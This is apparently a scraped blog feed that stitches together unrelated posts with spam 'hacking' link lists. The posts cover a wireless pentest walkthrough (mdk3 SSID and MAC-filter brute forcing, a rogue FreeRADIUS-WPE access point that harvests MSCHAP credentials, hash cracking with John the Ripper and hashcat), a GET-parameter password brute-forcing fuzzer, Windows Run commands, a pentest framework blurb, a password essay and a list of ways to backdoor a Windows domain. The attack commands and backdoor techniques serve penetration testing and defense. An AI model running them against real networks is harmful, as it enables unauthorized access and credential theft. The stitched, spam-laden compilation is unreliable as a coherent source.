11 mag 2020

Wireless Scenarios Part 1: EAP-Radius JTR Hashcat, SSID MAC Issues And More

Intro: 
I have been on a number of wireless engagements again lately and much like the wireless blog i wrote over a year ago i am trying various combinations of techniques and tools in conjunction to gain access to networks. I will show a range of tools and techniques mostly as a reminder to myself. The format will be scenario based on what i have been seeing while testing.  Some of these tools include JTR/Hashcat with specialized rulesets, mdk3 for SSID/MAC bruteforcing, evil access points for bypassing guest networks, DNS redirection/tunneling as well as radius-wpe attacks etc... This will be a 2 part blog, first blog being more Pre-Auth attacks and the second blog being more client attacks.


Finding Hidden SSID's and Limited user network attacks:
Recently i have been on a lot of tests where administrators think its a wonderful idea to hide their SSID's. Administrators feel that if they hide their SSID's they are magically secure. While Cloaked SSID's may pose a slight problem it's not a security feature. Especially when hiding WEP encrypted networks. One issue that keeps coming up is hidden networks with NO clients thus no probe request/response traffic available to passively capture an SSID. Without clients you can't de-authenticate and force reconnections requests with SSID's. To top that off administrators are also running another trivial security feature known as MAC filtering. While MAC filtering is also easy to bypass, again there are no clients on the network so we must come up with strategies to figure out both the SSID's and the possible client MAC addresses. Lets start by addressing the SSID issue.
SSID's can generally be seen in the Beacon traffic. However, if MAC cloaking or hidden SSID's are enabled on your access point they are stripped from the beacon traffic. Striping the beacons of SSID's is usually not a problem if there are clients looking to join the network. As the SSID's must be sent in probe traffic to successfully inquire about joining the network, and SSID's are than easily obtained. Thus why tools like kismet can passively discover the correct SSID given a bit of time and a few clients probing for the hidden network. But, what happens if there is no client traffic?
So the actual scenario i was presented with recently was a Cloaked SSID on a limited use network running WEP, which had a MAC filtered client device. This device would attach to the network once a day for a limited amount of time. So the first piece of the puzzle would be figuring out the SSID for later use then tackling the rest of the problem.

We start with a nice little tool called MDK3 which can be used to send out mass SSID requests in either dictionary style or bruteforce in order to determine an SSID. Lets start with the simple syntax then get into some more fine tuned strategies for determining SSID's based on the mind of the sysadmin.

There are 2 modes i have been using, one is dictionary mode and the other bruteforce mode, i would always start with dictionary because its faster. If a dictionary gives no resultes then move to bruteforce techniques. Also have your Airodump-ng/Kismet running during the attack and if the SSID is found it should apear in there as well as your MDK3 results window. You can get your target BSSID value from airodump along with useful information sometimes regarding length of a hidden SSID value which can be used in fine tuning bruteforcing. MDK3 will automatically pick the correct length and then begin bruteforcing based on that length value:

Below is an example of SSID Length Output: 
CH 6 ][ Elapsed: 8 s ][ 2012-03-01 21:08
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:24:A5:6F:2E:D5 -59 5 0 0 5 54 WEP WEP length: 12
00:1A:A1:05:E8:20 -61 2 0 0 3 48 . WEP WEP length: 1
00:24:A5:6F:37:9F -64 2 0 0 5 54 WEP WEP length: 12

You will notice example output above says that one SSID is of length 12 and another is of length 1, these are the SSID perceived length values based on values in the packet capture. Not always accurate because these values are just Null place holder values and not always set accurately. Essentially one SSID packet above has a one null value while the other packet has 12 null values as placeholders. If a length of 1 is present you may have to start at 1 and go through the whole range of brute forcing. If the length is known then you can start and end at 12 in this case shortening the full bruteforce time considerably.

Attack Modes and Info:
Dictionary Mode:
./mdk3 [Interface] p -c 1 -t [BSSID] -f [dictionary] -s 100

Bruteforce mode:
./mdk3 [Interface] p -c 1 -t [BSSID] -b u -s 100

Above Switch mappings are defined as the following:
b = bruteforce also can add a character set b [charset]
s = packet speed
c = channel
f = ssid dictionary file

I first tried a regular dictionary attack of common words:
ficti0n:# mdk3 mon0 p -c 1 -t 00:01:55:B1:A3:A5 -f english.txt
channel set to: 1
SSID Wordlist Mode activated!
Waiting for beacon frame from target...
Sniffer thread started
Found SSID length 1, usually a placeholder, no information about real SSIDs length available.
Trying SSID:
Packets sent: 1 - Speed: 1 packets/sec
Got response from 03:F0:9F:17:08:32, SSID: "Secure_Access"
Last try was: (null)
Trying SSID: beauty
Packets sent: 167 - Speed: 166 packets/sec
Got response from 03:F0:9F:17:08:33, SSID: "Guest_Access"
Last try was: (null)
Trying SSID: bianca
Trying SSID: winnie
Trying SSID: isabella
Trying SSID: sierra
Trying SSID: 00000000
Trying SSID: dancer1
Packets sent: 32507 - Speed: 376 packets/sec
Got response from 00:3B:10:47:33:32, SSID: "wow"

I began with a dictionary against a network address i got from my initial airodump-ng. On my first MDK3 run i found one new access point named "wow" but i didnt find the target AP's SSID. If you look at the above MDK3 output there are 2 other networks with similar formats which may reflect our target networks format. Below you will see a similar format.
  • Guest_Access
  • Secure_Access
Creating a Custom dictionary based on observations:
If the target company has a repeating SSID format we can create our own dictionary file. According to the above output the format is [Word]_Access, we can take advantage of this by creating a new list with python using the company format. Break open your python editor and create a quick script to parse the english dictionary in the proper format for our attack by uppercasing every dictionary word and appending the word "Access".

#--------------------------------------------------------------
#!/usr/bin/python

dictionary = open("rockyou-75.txt", "r")
SSID_List = open("SSID_List.txt", "a")


for word in dictionary:
word = str.capitalize(word) + "Access"
SSID_List.write(word)


SSID_List.close()
dictionary.close()

#----------------------------------------------------------------

I then ran MDK3 again with my modified list. When this was done I then was able to get a response from MDK3 and determine the SSID of the target network, shown below.

Got response from 00:01:55:B1:A3:A5, SSID: "Secret_Access"


Luckily i didn't have to resort to a true bruteforce attack although the format is shown above for completeness. 


MDK3 MAC address Bruteforce:
The next issue is that of determining a valid MAC address on a network without any known clients, this can also be done with MDK3 and bruteforce mode.  I would suggest looking at other client MAC addresses on the guest or corporate networks as a starting point. Then use those vendor startpoints as your bruteforce values. So if for example you know a bit about the company based on other network MAC values you can use this knowledge in your brute forcing with the -f switch. Below is a basic command ouput for bruteforcing MAC address filters.


ficti0n:# mdk3 mon0 f -t

Trying MAC 00:00:22:00:00:00 with 100.0000 ms timeout at 0 MACs per second and 0 retries
Trying MAC 00:00:22:00:00:00 with 100.0000 ms timeout at 0 MACs per second and 1 retries
Packets sent: 2 - Speed: 1 packets/sec

Found a valid MAC adress: 00:00:22:00:00:00
Have a nice day! :)

Mdk3 -fullhelp output:
--------------------------------------------------------------

MAC filter bruteforce mode
This test uses a list of known client MAC Adresses and tries to
authenticate them to the given AP while dynamically changing
its response timeout for best performance. It currently works only
on APs who deny an open authentication request properly
-t
Target BSSID
-m
Set the MAC adress range to use (3 bytes, i.e. 00:12:34)
Without -m, the internal database will be used
-f
Set the MAC adress to begin bruteforcing with
(Note: You can't use -f and -m at the same time)
---------------------------------------------------------------------

I wasn't aware of the above technique at the time of testing but i did give it a try on a local Access Point and found a useable mac address under contrived scenarios. So this was worth noting as I found almost zero mention of it when searching around. Also note that some access points do not properly handle the authentication scenarios in which case the above technique will not work correctly. Usually the user sends an auth request and then the AP sends an auth response denoting success or failure along with an error code, but MAC filering is not part of the normal standard so results will vary regarding error codes. This is AP functionality independent. When it does work it gives you a little smily face and says it found a useable MAC address [SHOWN ABOVE] . Unfortunately in my penetration test I was stuck waiting for a client to come online to get a useable MAC address. Below are a few ideas for the rest of the scenario.


Depending on the location and use of the limited connectivity device there are a few options available for retrieving the WEP key. Networks with hidden SSID's have clients who are always probing for hidden networks whether onsite or remote. You could attack a client directly via a Cafe Latte attack. A Caffe Latte attack woud attack a client with a fake access point and gratuitas ARP requests to discover the WEP key of "Secret_Access" by flooding the client with ARP requests it responds to, generating enough traffic to derive the WEP key. This technique is useful now that you know the SSID, especially if the device is being used at the local coffee shop. I will take a look at this attack in the next blog when focusing on client based attacks.

Caffe Latte was not a good option for me because the device appears online for a short period of time and might not be available either offsite at a coffee shop or even locally long enough to generate enough traffic to crack the network. In this test I however didn't have enough time to see client actually get online but had I see the client get online I would have noted his MAC address and then configured a chop chop or fragmentation attack against the network whether the client was available or not all i would really need is one data packet. I will not illustrate this whole technique as it is fully covered in the following link Cracking WEP with no Clients.


Cracking Radius /PEAP/TTLS Hashes: (Post EAP Attack)
This is about attacking hashes from WPE Radius attacks, but just as a reference before we start here is a quick radius attack setup guide without going into to much detail.


Steps to Setup WPE attack
  1. Install the following freeradius server and WPE patch. http://blog.opensecurityresearch.com/2011/09/freeradius-wpe-updated.html
  2. Start your WPE server by typing 'radiusd'
  3. Tail your log file so you can see incoming credentials 'tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
  4. Setup an access point with similar settings as to what you are seeing in airodump or wireshark essentially this will be a WPA Enterprise with AES and a default secret of 'test' which is set in the WPE installed package by default so it can talk between the AP and the radius server. You will also need to run an ifconfig on your radius server box so you know what address to point the AP too.
  5. Optionally you can use hostAP instead of a physical enterprise AP setup.

Use one of your local computers to connect to the FreeRadius wireless network and type in a fake username/password to grab an example hash. If you dont see your hash output in the logfile then double check all your ip addresses and insure your server is running. In a real attack you would wait for clients to attach to your Access point and the credentials will be forwarded to your FreeRadius-WPE server. Once this is done the fun begins and also where we will start in our attack scenario.

Formatting hashes:
Your hashes can come in a few formats, they might come back as PAP responses in which case they will be plain text passwords. Plaintext PAP can sometimes be a result of mobile devices sending paswords. Otherwise your attack will result in MSChap password challenge/response hashes. Once you receive your MSChap hashes they have to be formated in a specific way in order to crack them. Here is an example hash and the proper format to use before trying to crack the hashes.

Example Hash:
mschap: Mon Feb 05 19:35:59 2012
username: test
challenge: b3:f8:48:e9:db:02:22:83
response: 15:36:d7:e9:da:43:1f:5f:d2:4b:51:53:87:89:63:b7:12:26:7c:a8:f7:ea:9c:26

Formated for john:(username::::response:challenge)
test::::1536d7e9da431f5fd24b5153878963b712267ca8f7ea9c26:b3f848e9db022283

Tool to automate this: (Tool Link)
One of my friends wrote a python script that will take your freeradius-server-wpe.log as input and format out all of the hashes one per line.. The script output can be fed directly into John The Ripper(JTR).

JTR Cracking and Custom Rulesets:
One way to crack these hashes is to use JTR with a bunch of dictionary attacks and if that fails procede from there with custom korelogic rulesets. Check out preceding link for more info on password cracking techniques which can be employed in addition to this blog. Below I will reiterate a few points on setting up JTR with custom rulesets from the Defcon challenge in 2010 based on the previous link and then how to parse them out and use them.

The first thing to note is that the format of the hashes you get from WPE will generally be considered NETNTLM within JTR so we will have to specify that as well as the wordlists we would like to use to start.

Dictionary attacking first:
First go into your JTR directory and try to crack with some dictionaries of your choosing:
ficti0n:# cd Desktop/Tools\ /john/run
ficti0n:# ./john --wordlist=wordlists/wpa.txt --format=NETNTLM JohnFormat.txt

Loaded 1 password hash (NTLMv1 C/R MD4 DES [netntlm])
test             (test)
guesses: 1  time: 0:00:00:00 100.00% (ETA: Tue Mar 20 19:29:31 2012)  c/s: 692441  trying: test

Custom Rules: korelogic rulesets (Link)
If the cracking fails on all of your wordlists then try installing custom rulesets with the following sequence of commands meant do download and then append the rules to the current john file. The following command can also be found at the above Korelogic link.
ficti0n:# wget http://contest-2010.korelogic.com/rules.txt
ficti0n:# cat rules.txt >> john.conf


Once this is done you can directly specify any rule in the file similar to the following:
ficti0n:# ./john --wordlist=wordlists/english.txt --format=NETNTLM --rules:KoreLogicRulesAppendNum_AddSpecialEverywhere johnFormat.txt


Or if you are time independent just let them all rip and go on vacation and check the results when you get back LOL
ficti0n:# for ruleset in `grep KoreLogicRules john.conf | cut -d: -f 2 | cut -d\] -f 1`; do ./john --wordlist=wordlists/english.txt --format=NETNTLM --rules:${ruleset} JohnFormat.txt; done


Hashcat rulesets and building pasword files:
Another way to build complex password files is to use tools like HashCat with supplied password rules and pipe it out to STDOut, either into a file or the STDIn of other cracking programs like John the Ripper. There is a rules folder in HashCat which has a number of rules provided by default.


Available Hashcat Rules:
ficti0n:# ls
best64.rule      generated.rule   passwordspro.rule  T0XlC.rule     toggles3.rule
combinator.rule  leetspeak.rule   perfect.rule       toggles1.rule  toggles4.rule
d3ad0ne.rule     oscommerce.rule  specific.rule      toggles2.rule  toggles5.rule

Creating Passwords with Hashcat and a dictionary:
ficti0n:# ./hashcat-cli32.bin -r rules/passwordspro.rule ../wordlists/cain.txt --stdout

You can also pipe passwords directly into JTR from hashcat output but its really slow so I suggest you make a world list then load it up with --wordlist, but the example is shown below.

Piping Hashcat password rules into JTR: (really slow)
ficti0n:# ./hashcat-cli32.bin -r rules/passwordspro.rule ../wordlists/rockyou-75.txt --stdout |/pentest/passwords/john/john --format=NETNTLM JohnFormat.txt --stdin


I hope someone finds my above notes useful, I am going to write up some client side attack stuff as well and post it up here... Let me know if you have any questions or need more clarification on anything covered in the blogs. 

More information


10 mag 2020

Brutality: A Fuzzer For Any GET Entries

Brutalitys' Features
  • Multi-threading on demand.
  • Fuzzing, bruteforcing GET params.
  • Find admin panels.
  • Colored output.
  • Hide results by return code, word numbers.
  • Proxy support.
  • Big wordlist.
Screenshots:

Brutality's Installtion

How to use Brutality?

Examples:
   Use default wordlist with 5 threads (-t 5) and hide 404 messages (–e 404) to fuzz the given URL (http://192.168.1.1/FUZZ):
python brutality.py -u 'http://192.168.1.1/FUZZ' -t 5 -e 404

   Use common_pass.txt wordlist (-f ./wordlist/common_pass.txt), remove response with 6969 length (-r 6969) and proxy at 127.0.0.1:8080 (-p http://127.0.0.1:8080) to fuzz the given URL (http://192.168.1.1/brute.php?username=admin&password=FUZZ&submit=submit#):
python brutality.py -u 'http://192.168.1.1/brute.php?username=admin&password=FUZZ&submit=submit#' -f ./wordlist/common_pass.txt -r 6969 -p http://127.0.0.1:8080

ToDo List:
  • Smooth output.
  • Export file report.
  • Modularization.

More articles


  1. Codigo Hacker
  2. Marketing Growth Hacking
  3. Seguridad Y Hacking
  4. Hacking Linux Distro
  5. Programas Para Hackear
  6. El Libro Del Hacker
  7. Hacking Net
  8. Hacking Google Home Mini
  9. Curso Hacker
  10. Car Hacking
  11. Hacker En Español
  12. Best Hacking Games
  13. Wifi Hacking App
  14. Hacking Team
  15. Hacking Software

15 Important Run Commands Every Windows User Should Know

There are several ways to efficiently access the files, folders, and programs in Windows operating system. We can create shortcuts, pin programs to the taskbar, Start menu shortcuts etc. but we can't do it for all programs in many cases. However, the Windows Run Command box is one of the most efficient ways of accessing system programs, folders, and settings.

In this article, I am going to share 15 most important Run commands for Windows users. These commands can make it easier to manage a lot of tasks.

How to open Windows Run command box?
You need to press Win+R (Hold Windows button then Press R)

Important Run Commands Every Windows User Should Know

1. %temp%
This is the fastest way to clear the temporary files from your computer. It can save a lot of space which was being wasted by temporary files.
2. cmd 
This command will open the windows DOS command prompt. Windows command prompt is very useful for performing many tasks which are not possible using graphical user interface.

3. MSConfig
Windows Run Command - MSconfig-compressed
Windows System Configuration
This command will open Windows System Configuration where you can edit different things like the boot options, startup options, services, etc.

4. sysdm.cpl
Windows Run Command - sysdm cpl-compressed
System Properties window
This command will open the System Properties window, Where you can change the system protection and performance related many settings
5. Powershell
Powershell is very similar the command prompt. Just type this command in the Run dialog box, and you will have your PowerShell opened without administrator privileges.

6. perfmon.msc
Windows Run Command - perfmon msc-compressed
Windows System Performance monitor
This command can be used to monitor the performance of your computer. There are plenty of options for monitoring the system performance
7. regedit
Regedit Run command is used to open the Windows Registry. It is a hierarchical database that hosts all the configurations and settings of Windows operating system, it's users and the installed software.
8. \ (Backslash)
This is one of the lesser known Run commands. Just enter the backslash into the Run dialog box and it will open up the C drive. It is one of the quickest ways to access the C drive.
9. . (Dot)
This is yet another lesser known Run command. When executed, it opens the current user's home folder which hosts all the other local folders like the Downloads, Documents, Desktop, Pictures, etc.
10. .. (Double Dots)
When you execute these two dots in the Run dialog box, it will open up the Users folder which is located directly on the C drive
11. Control
This command will open the control panel. Control panel is used for managing all the system settings and programs

12. hdwwiz.cpl
Windows Run Command - hdwwiz-
Windows Device Manager
This command is used to open the Device Manager in Windows. You can manage all the device connected internally or externally to your PC.
13. Notepad
The quickest way to open notepad in Windows. Just type this command in Run Box and hit enter.
14. osk
This command will open On-Screen Keyboard on your display monitor. You can easily touch and type or use your mouse for typing.
15. taskmgr 
This command will open task manager where you can manage all the processes and programs running on Windows Operating system.

More articles


  1. Programas Para Hackear
  2. Python Desde 0 Hasta Hacking - Máster En Hacking Con Python
  3. Hacking Time
  4. Hacking Udemy
  5. Hacking To The Gate Lyrics
  6. Mundo Hacker
  7. Paginas De Hackers
  8. Hacking Food

Tishna: An Automated Pentest Framework For Web Servers, Web Applications To Web Security

About Tishna:
   Tishna is complete automated pentest framework for web servers, application layer to web security.

   Tishna was tested on: Kali Linux, Parrot Security OS, Black Arch, Termux, Android Led TV.


Tishna's interface: Tishna has 62 options with full automation and can be use for web security swiss knife.

Tishna's installation: First, boot your Kali Linux or Parrot Security OS up. Then open Terminal and enter these commands

Appeared:
  • Cyber Space (Computer Security).
  • Terror Security (Computer Security).
  • National Cyber Security Services.

Brief Introduction
  • Tishna is useful in Banks, Private Organisations and Ethical hacker personnel for legal auditing.
  • It serves as a defense method to find as much as information possible for gaining unauthorised access and intrusion.
  • With the emergence of more advanced technology, cybercriminals have also found more ways to get into the system of many organizations.
  • Tishna software can audit, servers and web behaviour.
  • Tishna can perform Scanning & Enumeration as much as possible of target.
  • It's first step to stop cyber criminals by securing your Servers and Web Application Security.
  • Tishna is false positive free, when there is something it will show no matter what, if it is not, it will give blank results rather error.

Developer

Support to the coder
   You can sponsor and support via BTC.
   The bitcoin address: 3BuUYgEgsRuEra4GwqNVLKnDCTjLEDfptu
qr code

More information

  1. Como Ser Hacker
  2. Paginas Para Hackear
  3. Windows Hacking
  4. Amiibo Hacking
  5. Hacking Smart Tv
  6. Elhacker Ip
  7. Grey Hat Hacking

Change Passwords Regularly - A Myth And A Lie, Don'T Be Fooled, Part 1


TL;DR: different passwords have different protection requirements, and different attackers using various attacks can only be prevented through different prevention methods. Password security is not simple. For real advise, checking the second post (in progress).

Are you sick of password advices like "change your password regularly" or "if your password is password change it to pa$$w0rd"? This post is for you!

The news sites are full of password advises nowadays due to recent breaches. When I read/watch these advise (especially on CNN), I am usually pissed off for a lot of reasons. Some advises are terrible (a good collection is here), some are good but without solutions, and others are better, but they don't explain the reasons. Following is my analysis of the problem. It works for me. It might not work for you. Comments are welcome!

Password history

Passwords have been used since ancient times.


Because it is simple. When I started using the Internet, I believe I had three passwords. Windows login, webmail, and IRC. Now I have ~250 accounts/passwords to different things, like to my smartphone, to my cable company (this password can be used to change the channels on the TV), to my online secure cloud storage, to full disk encryption to start my computer, to my nude pictures, to my WiFi router, to my cloud server hosting provider, etc etc etc. My money is protected with passwords, my communication is protected with passwords/encryption, my work is protected with passwords. It is pretty damn important. But yet people tend to choose lame passwords. Pretty lame ones. Because they don't think it can be significant. But what is not essential today will be relevant tomorrow. The service you used to download music (iTunes) with the lame password will one day protect all your Apple devices, where attackers can download your backup files, erase all your devices, etc. The seven-character and one capital rule is not enough anymore. This advice is like PDF is safe to open, Java is secure. Old, outdated, untrue.

Now, after this lengthy prologue, we will deep dive into the analysis of the problem, by checking what we want to protect, against whom (who is the attacker), and only after that, we can analyze the solutions. Travel with me, I promise it will be fun! ;)

What to protect?

There are different services online, and various services need different ways to protect. You don't use the same lock on your Trabant as you do on your BMW.

Internet banking, online money

For me, this is the most vital service to protect. Luckily, most of the internet banking services use two-factor authentication (2FA), but unfortunately, not all of them offer transaction authorization/verification with complete transactions. 2FA is not effective against malware, it just complicates the attack. Transaction authorization/verification is better, but not perfect (see Zitmo). If the access is not protected with 2FA, better choose the best password you have (long, real random, sophisticated, but we will get to this later). If it is protected with 2FA, it is still no reason not to use the best password ;) This is what I call the "very high-level password" class.


Credit card data

This system is pretty fucked up bad. Something has to be secret (your credit card number), but in the meantime that is the only thing to identify your credit card. It is like your username is your password. Pretty bad idea, huh? The problem is even worse with a lot of different transaction types, especially when the hotel asks you to fax both sides of your CC to them. Unfortunately, you can't change the password on your credit card, as there is no such thing, but Verified by VISA or 3-D Secure with 2FA might increase the chances your credit card won't get hacked. And on a side note, I have removed the CVV numbers from my credit/debit cards. I only read it once from the card when I received it, I don't need it anymore to be printed there.
And sometimes, you are your own worst enemy. Don't do stupid things like this:


Work related passwords (e.g. Windows domain)

This is very important, but because the attack methods are a bit different, I created this as a different category. Details later.

Email, social sites (Gmail/Facebook/Twitter), cloud storage, online shopping

This is what I call the "high level password" class.
Still, pretty important passwords. Some people don't understand "why would attackers put any energy to get his Facebook account?" It is simple. For money. They can use your account to spread spam all over your Facebook wall. They can write messages to all of your connections and tell them you are in trouble and send money via Western Union or Bitcoin.


They can use your account in Facebook votes. Your e-mail, cloud storage is again very important. 20 years ago you also had letters you didn't want to print and put in front of the nearest store, neither want you to do that with your private photo album. On a side note, it is best to use a cloud storage where even the cloud provider admin can't access your data. But in this case, with no password recovery option, better think about "alternative" password recovery mechanisms.

Other important stuff with personal data (e.g. your name, home address)

The "medium level password" class. This is a personal preference to have this class or not, but in the long run, I believe it is not a waste of energy to protect these accounts. These sites include your favorite pizza delivery service, your local PC store, etc.

Not important stuff

This is the category other. I usually use one-time disposable e-mail to these services. Used for the registration, get what I want, drop the email account. Because I don't want to spread my e-mail address all over the internet, whenever one of these sites get hacked. But still, I prefer to use different, random passwords on these sites, although this is the "low level password" class.

Attackers and attack methods

After categorizing the different passwords to be protected, let's look at the different attackers and attack methods. They can/will/or actively doing it now:

Attacking the clear text password 

This is the most effective way of getting the password. Bad news is that if there is no other factor of protection, the victim is definitely not on the winning side. The different attack methods are:

  • phishing sites/applications,


  • social engineering,
  • malware running on the computer (or in the browser), 
  • shoulder surfing (check out for smartphones, hidden cameras), 
  • sniffing clear-text passwords when the website is not protected with SSL,
  • SSL MiTM,
  • rogue website administrator/hacker logging clear text passwords,
  • password reuse - if the attacker can get your password in any way, and you reuse it somewhere else, that is a problem,
  • you told your password to someone and he/she will misuse it later,
  • hardware keyloggers,
  • etc.

The key thing here is that no matter how long your passwords are, no matter how complex it is, no matter how often do you change it (except when you do this every minute ... ), if it is stolen, you are screwed. 2FA might save you, or might not.

Attacking the encrypted password 

This is the usual "hack the webserver (via SQL injection), dump the passwords (with SQLMap), post hashes on pastebin, everybody starts the GPU farm to crack the hashes" scenario. This is basically the only scenario where the password policies makes sense. In this case the different level of passwords need different protection levels. In some cases, this attack turns out to be the same as the previous attack, when the passwords are not hashed, or are just encoded.

The current hash cracking speeds for hashes without any iterations (this is unfortunately very common) renders passwords like Q@tCB3nx (8 character, upper-lowercase, digit, special characters) useless, as those can be cracked in hours. Don't believe me? Let's do the math.

Let's say your password is truly random, and randomly choosen from the 26 upper, 26 lower, 10 digit, 33 special characters. (Once I tried special passwords with high ANSI characters inside. It is a terrible idea. Believe me.). There are 6 634 204 312 890 620 different, 8 character passwords from these characters. Assuming a 2 years-old password cracking rig, and MD5 hash cracking with 180 G/s speed, it takes a worst case 10 hours (average 5) to crack the password, including upgrading your bash to the latest, but still vulnerable bash version. Had the password been 10 characters long, it would take 10 years to crack with today hardware. But if the password is not truly random, it can be cracked a lot sooner.

A lot of common hashing algorithms don't use protections against offline brute-force attacks. This includes LM (old Windows hashes), NTLM (modern Windows hashes), MD-5, SHA1-2-512. These hashing algorithms were not developed for password hashing. They don't have salting, iterations, etc. out of the box. In the case of LM, the problem is even worse, as it converts the lowercase characters to uppercase ones, thus radically decreasing the key space. Out of the box, these hashes are made for fast calculation, thus support fast brute-force.


Another attack is when the protected thing is not an online service, but rather an encrypted file or crypto-currency wallet.

Attacking the authentication system online

This is what happened in the recent iCloud hack (besides phishing). Attackers were attacking the authentication system, by either brute-forcing the password, or bypassing the password security by answering the security question. Good passwords can not be brute-forced, as it takes ages. Good security answers have nothing to do with the question in first place. A good security answer is as hard to guess as the password itself. If password recovery requires manual phone calls, I know, it is a bit awkward to say that your first dog name was Xjg.2m`4cJw:V2= , but on the other hand, no one will guess that!


Attacking single sign on

This type of attack is a bit different, as I was not able to put the "pass the hash" attacks anywhere. Pass the hash attack is usually found in Windows domain environments, but others might be affected as well. The key thing is single sign on. If you can login to one system (e.g. your workstation), and access many different network resources (file share, printer, web proxy, e-mail, etc.) without providing any password, then something (a secret) has to be in the memory which can be used to to authenticate to the services. If an attacker can access this secret, he will be able to access all these services. The key thing is (again) it does not matter, how complex your passwords are, how long it is, how often do you change, as someone can easily misuse that secret.


Attacking 2FA

As already stated, 2 factor authentication raises the efforts from an attacker point of view, but does not provide 100% protection. 
  • one time tokens (SecurID, Yubikey) can be relayed in a man-in-the-middle attack, 
  • smartcard authentication can be relayed with the help of a malware to the attacker machine - or simply circumvented in the browser malware, 
  • text based (SMS) messages can be stolen by malware on the smartphone or rerouted via SS7, 
  • bio-metric protection is constantly bypassed,
  • SSH keys are constantly stolen,
  • but U2F keys are pretty good actually, even though BGP/DNS hijack or similar MiTM can still circumvent that protection,
  • etc. 


Others

Beware that there are tons of other attack methods to access your online account (like XSS/CSRF), but all of these have to be handled on the webserver side. The best you can do is to choose a website where the Bug Bounty program is running 24/7. Otherwise, the website may be full of low hanging, easy-to-hack bugs.

Now that we have covered what we want to protect against what, in the next blog post, you will see how to do that. Stay tuned. I will also explain the title of this blog post.Continue reading

Thousand Ways To Backdoor A Windows Domain (Forest)

When the Kerberos elevation of privilege (CVE-2014-6324 / MS14-068) vulnerability has been made public, the remediation paragraph of the following blog post made some waves:
http://blogs.technet.com/b/srd/archive/2014/11/18/additional-information-about-cve-2014-6324.aspx

"The only way a domain compromise can be remediated with a high level of certainty is a complete rebuild of the domain."

Personally, I agree with this, but .... But whether this is the real solution, I'm not sure. And the same applies to compromised computers. When it has been identified that malware was able to run on the computer (e.g. scheduled scan found the malware), there is no easy way to determine with 100% certainty that there is no rootkit on the computer. Thus rebuilding the computer might be a good thing to consider. For paranoids, use new hardware ;)

But rebuilding a single workstation and rebuilding a whole domain is not on the same complexity level. Rebuilding a domain can take weeks or months (or years, which will never happen, as the business will close before that).

There are countless documented methods to backdoor a computer, but I have never seen a post where someone collects all the methods to backdoor a domain. In the following, I will refer to domain admin, but in reality, I mean Domain Admins, Enterprise Admins, and Schema Admins.


Ways to backdoor a domain

So here you go, an incomplete list to backdoor a domain:

  • Create a new domain admin user. Easy to do, easy to detect, easy to remediate
  • Dump password hashes. The attacker can either crack those or just pass-the-hash. Since KB2871997, pass-the-hash might be trickier (https://technet.microsoft.com/library/security/2871997), but not impossible. Easy to do, hard to detect, hard to remediate - just think about service user passwords. And during remediation, consider all passwords compromised, even strong ones.
  • Logon scripts - modify the logon scripts and add something malicious in it. Almost anything detailed in this post can be added :D
  • Use an already available account, and add domain admin privileges to that. Reset its password. Mess with current group memberships - e.g. http://www.exploit-db.com/papers/17167/
  • Backdoor any workstation where domain admins login. While remediating workstations, don't forget to clean the roaming profile. The type of backdoor can use different forms: malware, local admin, password (hidden admin with 500 RID), sticky keys, etc.
  • Backdoor any domain controller server. For advanced attacks, see Skeleton keys 
  • Backdoor files on network shares which are commonly used by domain admins by adding malware to commonly used executables - Backdoor factory
  • Change ownership/permissions on AD partitions - if you have particular details on how to do this specifically, please comment
  • Create a new domain user. Hide admin privileges with SID history. Easy to do, hard to detect, easy to remediate - check Mimikatz experimental for addsid
  • Golden tickets - easy to do, hard to detect, medium remediation
  • Silver tickets - easy to do, hard to detect, medium/hard remediation
  • Backdoor workstations/servers via group policy
    • HKEY_LOCAL_MACHINE\ Software\ Microsoft\ Windows\ CurrentVersion\ RunOnce,
    • scheduled tasks (run task 2 years later),
    • sticky-keys with debug
  • Backdoor patch management tool, see slides here
[Update 2017.01.10]


Other tricks

The following list does not fit in the previous "instant admin" tips, but still, it can make the attackers life easier if their primary foothold has been disabled:

  • Backdoor recent backups - and when the backdoor is needed, destroy the files, so the files will be restored from the backdoored backup
  • Backdoor the Exchange server - get a copy of emails
  • Backdoor workstation/server golden image
  • Change permission of logon scripts to allow modification later
  • Place malicious symlinks to file shares, collect hashes via SMB auth tries on specified IP address, grab password hashes later
  • Backdoor remote admin management e.g. HP iLO - e.g. create new user or steal current password
  • Backdoor files e.g. on shares to use in SMB relay
  • Backdoor source code of in-house-developed software
  • Use any type of sniffed or reused passwords in new attacks, e.g. network admin, firewall admin, VPN admin, AV admin, etc.
  • Change the content of the proxy pac file (change browser configuration if necessary), including special exception(s) for a chosen domain(s)  to use proxy on malicious IP. Redirect the traffic, enforce authentication, grab password hashes, ???, profit.
  • Create high privileged users in applications running with high privileges, e.g. MSSQL, Tomcat, and own the machine, impersonate users, grab their credentials, etc. The typical pentest path made easy.
  • Remove patches from servers, change patch policy not to install those patches.
  • Steal Windows root/intermediate CA keys
  • Weaken AD security by changing group policy (e.g. re-enabling LM-hashes)
Update [2015-09-27]: I found this great presentation from Jakob Heidelberg. It mentions (at least) the following techniques, it is worth to check these:
  • Microsoft Local Administrator Password Solution
  • Enroll virtual smart card certificates for domain admins

Forensics

If you have been chosen to remediate a network where attackers gained domain admin privileges, well, you have a lot of things to look for :)

I can recommend two tools which can help you during your investigation:

Lessons learned

But guess what, not all of these problems are solved by rebuilding the AD. One has to rebuild all the computers from scratch as well. Which seems quite impossible. When someone is creating a new AD, it is impossible not to migrate some configuration/data/files from the old domain. And whenever this happens, there is a risk that the new AD will be backdoored as well.

Ok, we are doomed, but what can we do? I recommend proper log analysis, analyze trends, and detect strange patterns in your network. Better spend money on these, than on the domain rebuild. And when you find something, do a proper incident response. And good luck!

Ps: Thanks to Andrew, EQ, and Tileo for adding new ideas to this post.

Check out the host backdooring post as well! :)

Related news